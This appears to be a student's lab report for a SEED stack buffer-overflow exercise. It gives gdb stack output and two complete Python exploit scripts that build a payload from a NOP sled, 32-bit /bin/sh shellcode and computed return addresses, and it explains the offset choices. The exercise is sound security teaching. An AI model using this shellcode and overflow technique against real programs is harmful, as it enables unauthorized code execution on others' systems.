

Task 1




I managed to gain access to the shell after executing both a32.out and a64.out.

Task 2



The compilation was successful.

Task 3



```
[-----------------------------------stack-------------------------
-------------]
0000| 0xffffcab0 ("0pUV.pUV", '\220' <repeats 148 times>, "\344\313
\377\377", '\220' <repeats 40 times>...)
0004| 0xffffcab4 (".pUV", '\220' <repeats 148 times>, "\344\313\377
\377", '\220' <repeats 44 times>...)
0008| 0xffffcab8 --> 0x90909090
0012| 0xffffcabc --> 0x90909090
0016| 0xffffcac0 --> 0x90909090
0020| 0xffffcac4 --> 0x90909090
0024| 0xffffcac8 --> 0x90909090
0028| 0xffffcacc --> 0x90909090
[-----------------------------------------------------------------
-------------]
Legend: code, data, rodata, value
22            return 1;
gdb-peda$ p $ebp
$3 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$4 = (char (*)[136]) 0xffffcab8
gdb-peda$ quit
[09/21/22]seed@VM:~/.../code$ ./exploit.py
[09/21/22]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# 
```

Successfully managed to access shell.


exploit.py
~/Desktop/Lab1/code

```python
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                 # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffCBE4          # Change this number
offset = 148                 # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Python 3 Tab Width: 8 Ln 21, Col 22 INS

For the start value, I used 517 - len(shellcode) such that the shellcode is placed at the end of the NOP bridge.
Return address is 0xFFFFCBE4 as that address exists within the NOP bridge and it is an address that does not comprise of a zero byte 0x00 which causes the function strcpy to terminate. I also knew that the address had to be larger than the buffer address which was found to be 0xFFFFCAB8.
The offset is 148 as the buffer has a size of 136 bytes where the additional 12 bytes is to compensate for the other registers in the system.

Task 4



Shell successfully obtained.

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb48 + 128         # Change this number
offset = 104              # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset+100] = (ret).to_bytes(L,byteorder='little')*25
#################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Content is set to content[offset:offset+100] where offset is 104. The value of offset is set to 104 as the range of the buffer size is 100-200 bytes where the additional 4 bytes is to consider the size of ebp. The range is set to [offset:offset+100] as the range is about 100 bytes long.

For the return address I used the address of ebp and added 128 as padding. I chose 128 as its hexadecimal value is 80 - which is a multiple of 4 and sufficient such that the return address ends up in the NOP bridge between the 100 bytes containing the return address and the shellcode.

(ret).to_bytes(L,byteorder='little')*25

The difference between the line above and the original code provided is the multiplication by 25. This was done to saturate the unknown buffer range with the return address. We know that the buffer size is between 100-200 bytes and since we know that it is a 32-bit system, 100/4 = 25. Therefore, the return address is generated 25 times in that space such that the return address will be run as long as the buffer size is from 100-200 bytes.